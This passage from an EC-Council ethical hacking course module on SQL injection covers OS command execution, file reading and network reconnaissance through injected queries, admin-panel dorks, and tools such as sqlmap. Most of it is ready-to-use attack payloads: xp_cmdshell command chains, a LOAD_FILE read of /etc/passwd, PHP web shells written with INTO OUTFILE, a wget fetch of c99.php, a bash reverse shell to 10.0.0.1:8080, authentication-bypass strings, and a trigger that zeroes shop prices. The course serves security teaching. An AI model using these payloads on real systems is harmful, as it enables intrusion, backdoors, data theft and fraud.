- **Reading and writing system files from the disk:** An attacker can read arbitrary files present on the target running the DBMS and steal important documents, configuration, or binary files. He/she can also obtain credentials from the target system files to launch further attacks on the system.
- **Direct command execution via remote shell:** An attacker can abuse windows access token to escalate his privilege on the target system and perform malicious activities and to launch further attacks.

Note: These methods are restricted by the database's running privileges and permissions.

For example, the following queries can be used to interact with the target operating system:


- **MSSQL OS Interaction**

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM
'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data as x
into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

- **MySQL OS Interaction**

```
CREATE FUNCTION sys_exec RETURNS int SONAME 'libudffmwgj.dll';
CREATE FUNCTION sys_eval RETURNS string SONAME 'libudffmwgj.dll';
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
SQL Injection Methodology

Interacting with the File System

LOAD_FILE()

The LOAD_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

INTO OUTFILE()

The OUTFILE() function within MySQL is often used to run a query and dump the results into a file

```
NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
```

If successful, the injection will display the contents of the passwd file

```
NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]); ?>'
INTO OUTFILE '/var/www/certifiedhacker.com/shell.php'/*
```

If successful, it will then be possible to run system commands via the $_GET global.

The following is an example of using wget to get a file:
http://www.certifiedhacker.com/shell.php?command=wget http://www.example.com/c99.php

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Interacting with the File System

Attackers exploit the MySQL functionality of allowing text file to be read through the database to obtain the password files and to store the results of a query in a text file.

Given below are the functions used by an attacker to interact with the file system:

- **LOAD_FILE()**

  The **LOAD_FILE()** function within MySQL is used to read and return the contents of a file located within the MySQL server. For example, the following query is used by an attacker to retrieve password file from the database:

  ```
  NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
  ```

  If successful, the injection will display the contents of the **passwd** file.

- **INTO OUTFILE()**

  The **OUTFILE()** function within MySQL is often used to run a query, and dump the results into a file. For example, the following query is used by an attacker to store the results of a specific query:


  ```
  NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php
  system($_GET["command"]); ?>' INTO OUTFILE
  '/var/www/certifiedhacker.com/shell.php'/*
  ```

  If successful, it will then be possible to run system commands via the $_GET global.

  The following is an example of using wget to get a file:

  ```
  http://www.certifiedhacker.com/shell.php?command=wget
  http://www.example.com/c99.php
  ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

- Server name and configuration

```
' and 1 in (select @@servername ) --
' and 1 in (select srvname from master..sysservers
) --
```

- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, traceroute?
- Test for firewall and proxies

Network Reconnaissance

- You can execute the following using the `xp_cmdshell` command:
- Ipconfig /all, Tracert myIP, arp –a, nbtstat –c, netstat –ano, route print

Gathering IP information through reverse lookups

Reverse DNS

```
'; exec master..xp_cmdshell 'nslookup a.com
MyIP' --
```

Reverse Pings

```
'; exec master..xp_cmdshell 'ping 10.0.0.75'
--
```

OPENROWSET

```
'; select * from OPENROWSET( 'SQLoledb',
'uid=sa; pwd=Pass123; Network=DBMSSOCN;
Address=10.0.0.75,80;',
'select * from table')
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Reconnaissance Using SQL Injection

Network reconnaissance is the process of testing any potential vulnerability in a computer network. However, network reconnaissance is also a major form of network attack. Network reconnaissance can be reduced to some extent but cannot be eliminated. Attackers use network mapping tools such as **Nmap** and **Network Topology Mapper** to determine the vulnerabilities of the network.

- Follow the steps given below to assess network connectivity:
  - Retrieve server name and configuration using

    ```
    ' and 1 in (select @@servername ) --
    ' and 1 in (select srvname from master..sysservers ) --
    ```

  - Use utilities such as NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute to assess networks
  - Test for firewall and proxies
- To perform network reconnaissance, you can execute the following using the **`xp_cmdshell`** command:
  - Ipconfig/all, Tracert myIP, arp–a, nbtstat–c, netstat–ano, route print
- Code used to gather IP information through reverse lookups:
  - **Reverse DNS**

    ```
    '; exec master..xp_cmdshell 'nslookup a.com MyIP' --
    ```

  - **Reverse Pings**


    ```
    '; exec master..xp_cmdshell 'ping 10.0.0.75' --
    ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **OPENROWSET**

```
'; select * from OPENROWSET( 'SQLoledb', 'uid=sa; pwd=Pass123;
Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')
```

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Network Reconnaissance Full Query

http://www.certifiedhacker.com

- '; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --
- '; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --
- '; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --
- ' and 1 in (select substring(x,1,255) from temp) --
- '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

Note: Microsoft has disabled xp_cmdshell by default in SQL Server. To enable this feature EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Network Reconnaissance Full Query

The following queries can be used to perform network reconnaissance:

- **'; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --**
- **'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --**
- **'; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --**
- **' and 1 in (select substring(x,1,255) from temp) --**
- **'; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --**

Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server. To enable this feature **EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE.**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Finding and Bypassing Admin Panel of a Website

- Attackers try to find the admin panel of a website using simple **Google dorks** and bypass the **administrator authentication** using SQL injection attack
- An attacker generally uses Google dorks to find the **URL of an admin panel**
- For example:
  - http://www.certifiedhacker.com/admin.php
  - http://www.certifiedhacker.com/admin/
  - http://www.certifiedhacker.com/admin.html
  - http://www.certifiedhacker.com:2082/
- Once the attacker obtains access to admin login page, he/she **injects malicious input** to find user name and password of admin
- Malicious input used by an attacker to bypass authentication:
  - ' or 1=1 --
  - 1'or'1'='1
  - admin'–
  - " or 0=0 --
  - or 0=0 –
  - ' or 0=0 #
  - " or 0=0 #
  - or 0=0 #

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Finding and Bypassing Admin Panel of a Website

Attackers try to find the admin panel of a website using simple Google dorks and bypass the administrator authentication using SQL injection attack. An attacker generally uses Google dorks to find the URL of an admin panel. For example, the attacker may try the following dorks to find the admin panel of a website:

- `inurl:adminlogin.aspx`
- `inurl:admin/index.php`
- `inurl:administrator.php`
- `inurl:administrator.asp`
- `inurl:login.asp`
- `inurl:login.aspx`
- `inurl:login.php`
- `inurl:admin/index.php`
- `inurl:adminlogin.aspx`

Using the above dorks an attacker may form the following URLs to access the admin login page of a website:

- `http://www.certifiedhacker.com/admin.php`
- `http://www.certifiedhacker.com/admin/`
- `http://www.certifiedhacker.com/admin.html`
- `http://www.certifiedhacker.com:2082/`

Once the attacker obtains access to admin login page, he/she tries to find the admin username and password by injecting malicious SQL queries.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example,

Username: `1'or'1'='1`


Password: `1'or'1'='1`

Some of the SQL queries used by the attacker to bypass admin authentication include

- `' or 1=1 --`
- `1'or'1'='1`
- `admin'--`
- `" or 0=0 --`
- `or 0=0 --`
- `' or 0=0 #`
- `" or 0=0 #`
- `or 0=0 #`
- `' or 'x'='x`
- `" or "x"="x`
- `') or ('x'='x`
- `' or 1=1--`
- `" or 1=1--`
- `or 1=1--`

After bypassing the admin authentication, attacker obtains full access to the admin panel and performs malicious activities such as installing backdoor to perform further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

PL/SQL Exploitation

- PL/SQL code has vulnerabilities similar to **dynamic queries** that **integrate user input** at run time
- Attackers can exploit any **insecure programming structures** in PHP, .NET, etc. that are used to interact with SQL database

PL/SQL Procedure

```
CREATE OR REPLACE PROCEDURE Validate_UserPassword(N_UserName IN
VARCHAR2, N_Password IN VARCHAR2) AS
CUR SYS_REFCURSOR;
FLAG NUMBER;
BEGIN
  OPEN CUR FOR 'SELECT 1 FROM User_Details WHERE UserName = '''
  || N_UserName || '''' || ' AND Password = ''' || N_Password ||
  '''';
  FETCH CUR INTO FLAG;
   IF CUR%NOTFOUND
    THEN
    RAISE_APPLICATION_ERROR(-20343, 'Password  Incorrect');
   END IF;
  CLOSE CUR;
END;
```

Exploiting Quotes

- If an attacker injects malicious input such as **'x' OR '1'='1'** into the user password field, the modified query given in the procedure returns a row without providing a valid password

  ```
  EXEC Validate_UserPassword ('Bob', 'x'' OR
  ''1''=''1');
  ```
- SQL Query Executed

  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob' AND
  Password = 'x' OR '1'='1';
  ```

Exploitation by Truncation

- An attacker may use **inline comments** to bypass certain parts of SQL statement

  ```
  EXEC Validate_UserPassword ('Bob''--', '');
  ```
- SQL Query Executed

  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob'--
  AND Password='';
  ```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

PL/SQL Exploitation

PL/SQL, similar to stored procedure is vulnerable to various SQL injection attacks. The PL/SQL code has same vulnerabilities similar to dynamic queries that integrate user input at run-time. Some of the techniques are discussed below that are used by an attacker to perform SQL injection attack on PL/SQL blocks.

- For example, a database contains `User_Details` table with the following attributes:

  ```
  UserName: VARCHAR2
  Password: VARCHAR2
  ```

  While retrieving user details from the table, the PL/SQL procedure given below is used to validate the user-supplied password. This procedure is vulnerable to different SQL injection attacks.

  ```
  CREATE OR REPLACE PROCEDURE Validate_UserPassword(N_UserName IN
  VARCHAR2, N_Password IN VARCHAR2) AS
  CUR SYS_REFCURSOR;
  FLAG NUMBER;
  BEGIN
   OPEN CUR FOR 'SELECT 1 FROM User_Details WHERE UserName = ''' ||
   N_UserName || '''' || ' AND Password = ''' || N_Password || '''';
   FETCH CUR INTO FLAG;
    IF CUR%NOTFOUND
      THEN
      RAISE_APPLICATION_ERROR(-20343, 'Password  Incorrect');
    END IF;
   CLOSE CUR;
  END;
  ```

To execute the above procedure, use the following command:

```
EXEC Validate_UserPassword('Bob', '@Bob123');
```

The above PL/SQL procedure can be exploited in two different ways:

- **Exploiting Quotes**

  For example, if an attacker injects malicious input such as 'x' OR '1'='1' into the user password field, the modified query given in the procedure returns a row without providing a valid password.

  ```
  EXEC Validate_UserPassword ('Bob', 'x'' OR ''1''=''1');
  ```

  The PL/SQL procedure executes successfully and the resultant SQL query will be

  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob' AND Password =
  'x' OR '1'='1';
  ```

- **Exploitation by Truncation**

  An attacker may use in-line comments to bypass certain parts of SQL statement. The attacker uses in-line comments along with username as shown below.

  ```
  EXEC Validate_UserPassword ('Bob''--', '');
  ```

  The PL/SQL procedure executes successfully and the resultant SQL query will be

  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob'-- AND
  Password='';
  ```


The techniques discussed above to exploit PL/SQL code can also be used with any insecure programming structures in PHP, .NET, and so on that are used to interact with a SQL database.

To protect PL/SQL code against SQL injection attacks, follow the countermeasures given below:

- Minimize user inputs to dynamic SQL
- Validate and sanitize user inputs before including them in dynamic SQL statements

  Use `DBMS_ASSERT` package provided by Oracle to validate user inputs
- Make use of bind parameters in dynamic SQL to reduce the possibility of attacks
- Escape single quotes to secure string parameters by doubling them

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Creating Server Backdoors using SQL Injection

CEH

Getting OS Shell

- If an attacker can **access the web server**, he/she can use the following MySQL query to create a PHP shell on the server

```
SELECT '<?php exec($_GET[''cmd'']); ?>' FROM usertable
INTO dumpfile '/var/www/html/shell.php'
```

- To learn the **location of the database** in the web server, an attacker can use the following SQL injection query which gives the directory structure

```
SELECT @@datadir;
```

- An attacker, with the help of **directory structure**, can find the location to place the shell on the web server
- MSSQL has built-in functions such as **xp_cmdshell** to call OS functions at runtime
- For example, the following statement creates **an interactive shell** listening at 10.0.0.1 and port 8080

```
EXEC xp_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080
0>&1'
```

Creating Database Backdoor

- Attackers use **database triggers** to create backdoors
- For example,
  - An online shopping website stores the details of all the items it sells in a database table called ITEMS
  - An attacker may inject a malicious trigger on the table that will automatically set the price of the item to 0

```
CREATE OR REPLACE TRIGGER SET_PRICE
AFTER INSERT OR UPDATE ON ITEMS
FOR EACH ROW
BEGIN
  UPDATE ITEMS
  SET Price = 0;
END;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Creating Server Backdoors using SQL Injection

The following are different methods to create backdoors:

- **Getting OS Shell**

  Attackers use SQL server functions such as **xp_cmdshell** to execute arbitrary commands. Every DBMS software has its own naming convention for this type of functions. The other way to create backdoors is to use **SELECT … INTO OUTFILE** feature provided by MySQL to write arbitrary files with the database user permissions. With this query, it is also possible to overwrite the shell script that is invoked at system startup. Another method to create backdoors is to define and use stored procedures in the database.

  - **Using Outfile**

    If an attacker can access the web server, he/she can use the following MySQL query to create a PHP shell on the server

    ```
    SELECT '<?php exec($_GET[''cmd'']); ?>' FROM usertable INTO
    dumpfile '/var/www/html/shell.php'
    ```

  - **Finding Directory Structure**

    To learn the location of the database in the web server, an attacker can use the following SQL injection query which gives the directory structure. An attacker by learning about structure of the directory can find the location to place the shell on the web server.

    ```
    SELECT @@datadir;
    ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Using Built-in DBMS Functions**

  MSSQL has built-in functions such as **`xp_cmdshell`** to call OS functions at runtime. For example, the following statement creates an interactive shell listening at 10.0.0.1 and port 8080

  ```
  EXEC xp_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'
  ```

- **Creating Database Backdoor**

Attackers use triggers to create database backdoors. A database trigger is a stored procedure that is automatically invoked and executed in response to certain database events.

For example, an online shopping website stores the details of all the items it sells in a database table called ITEMS. An attacker may inject a malicious trigger on that table in such a way that whenever an INSERT query is executed, the trigger will automatically set the price of the item to 0. Hence, whenever a customer purchases an item, he/she purchases the item without paying money.

The Oracle code for the malicious trigger is given below:

```
CREATE OR REPLACE TRIGGER SET_PRICE
AFTER INSERT OR UPDATE ON ITEMS
FOR EACH ROW
BEGIN
     UPDATE ITEMS
     SET Price = 0;
END;
```

The attacker needs to inject and execute this database trigger on to the web server to create the backdoor.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection

Module Flow

1 SQL Injection Concepts

2 Types of SQL Injection

3 SQL Injection Methodology

4 SQL Injection Tools

5 Evasion Techniques

6 Countermeasures


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection
SQL Injection Tools

SQL Injection Tools: SQL Power Injector and sqlmap

SQL Power Injector


SQL Power Injector is an application created in .Net 1.1 that helps attacker to find and exploit SQL injections on a web page



http://www.sqlpowerinjector.com

sqlmap

sqlmap automates the process of detecting and exploiting SQL injection flaws and taking over of database servers



```
root@kali:~# sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="ui-tabs-1=0; mscope=1jWydNf8wro=" --dbs

    Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(113)+CHAR(118)+CHAR(106)+CHAR(107)+CHAR(113)+CHAR(120)+CHAR(78)+CHAR(87)+CHAR(67)+CHAR(116)+CHAR(88)+CHAR(110)+CHAR(71)+CHAR(121)+CHAR(65)+CHAR(122)+CHAR(75)+CHAR(117)+CHAR(88)+CHAR(107)+CHAR(101)+CHAR(68)+CHAR(101)+CHAR(119)+CHAR(113)+CHAR(72)+CHAR(98)+CHAR(108)+CHAR(98)+CHAR(82)+CHAR(114)+CHAR(119)+CHAR(108)+CHAR(104)+CHAR(104)+CHAR(122)+CHAR(89)+CHAR(121)+CHAR(85)+CHAR(98)+CHAR(75)+CHAR(97)+CHAR(121)+CHAR(102)+CHAR(108)+CHAR(113)+CHAR(113)+CHAR(118)+CHAR(113)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- JCGY
---
[02:09:15] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2016
[02:09:15] [INFO] fetching database names
available databases [10]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] GoodShopping
[*] master
[*] model
[*] moviescope
[*] msdb
[*] mydatabase
[*] tempdb
```

http://sqlmap.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Tools

The previous section discussed SQL injection attack techniques that an attacker can use to exploit a web application. An attacker uses SQL injection tools to perform these techniques at every stage of the attack quickly and effectively. This section describes SQL injection tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SQL Power Injector**

  Source: *http://www.sqlpowerinjector.com*

  SQL Power Injector helps attackers find and exploit SQL injections on a web page. It is SQL Server, Oracle, MySQL, Sybase/Adaptive Server, and DB2 compliant, but it is possible to use it with any existing DBMS when using in-line injection (normal mode). It can also perform blind SQL injection. It is possible to find and exploit an SQL injection vulnerability without using a browser. It can retrieve all the parameters from a web page by either the GET or POST method.

  Following are some of the features of SQL Power Injector:

  - Create/modify/delete loaded string and cookies parameters directly in the datagrids
  - Single and Blind SQL injection
  - Response of the SQL injection in a customized browser
  - Fine tuning parameters and cookies injection
  - Can parameterize the size of the length and count of the expected result to optimize the time taken by the application to execute the SQL injection

- **sqlmap**

  Source: *http://sqlmap.org*

  Being an open source penetration testing tool, sqlmap automates the process of detecting and exploiting SQL injection flaws and taking over the database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester, and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the OS via out-of-band connections.

  Following are some of the features of sqlmap:

  - Support six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band
  - Support to directly connect to the database without passing via an SQL injection, by providing DBMS credentials, IP address, and port and database name
  - Enumerate users, password hashes, privileges, roles, databases, tables, and columns
  - Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack
  - Support to dump database tables entirely, a range of entries or specific columns
  - Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables
  - Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying the operating system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection
SQL Injection Tools

SQL Injection Tools: The Mole and jSQL Injection

CEH

Mole

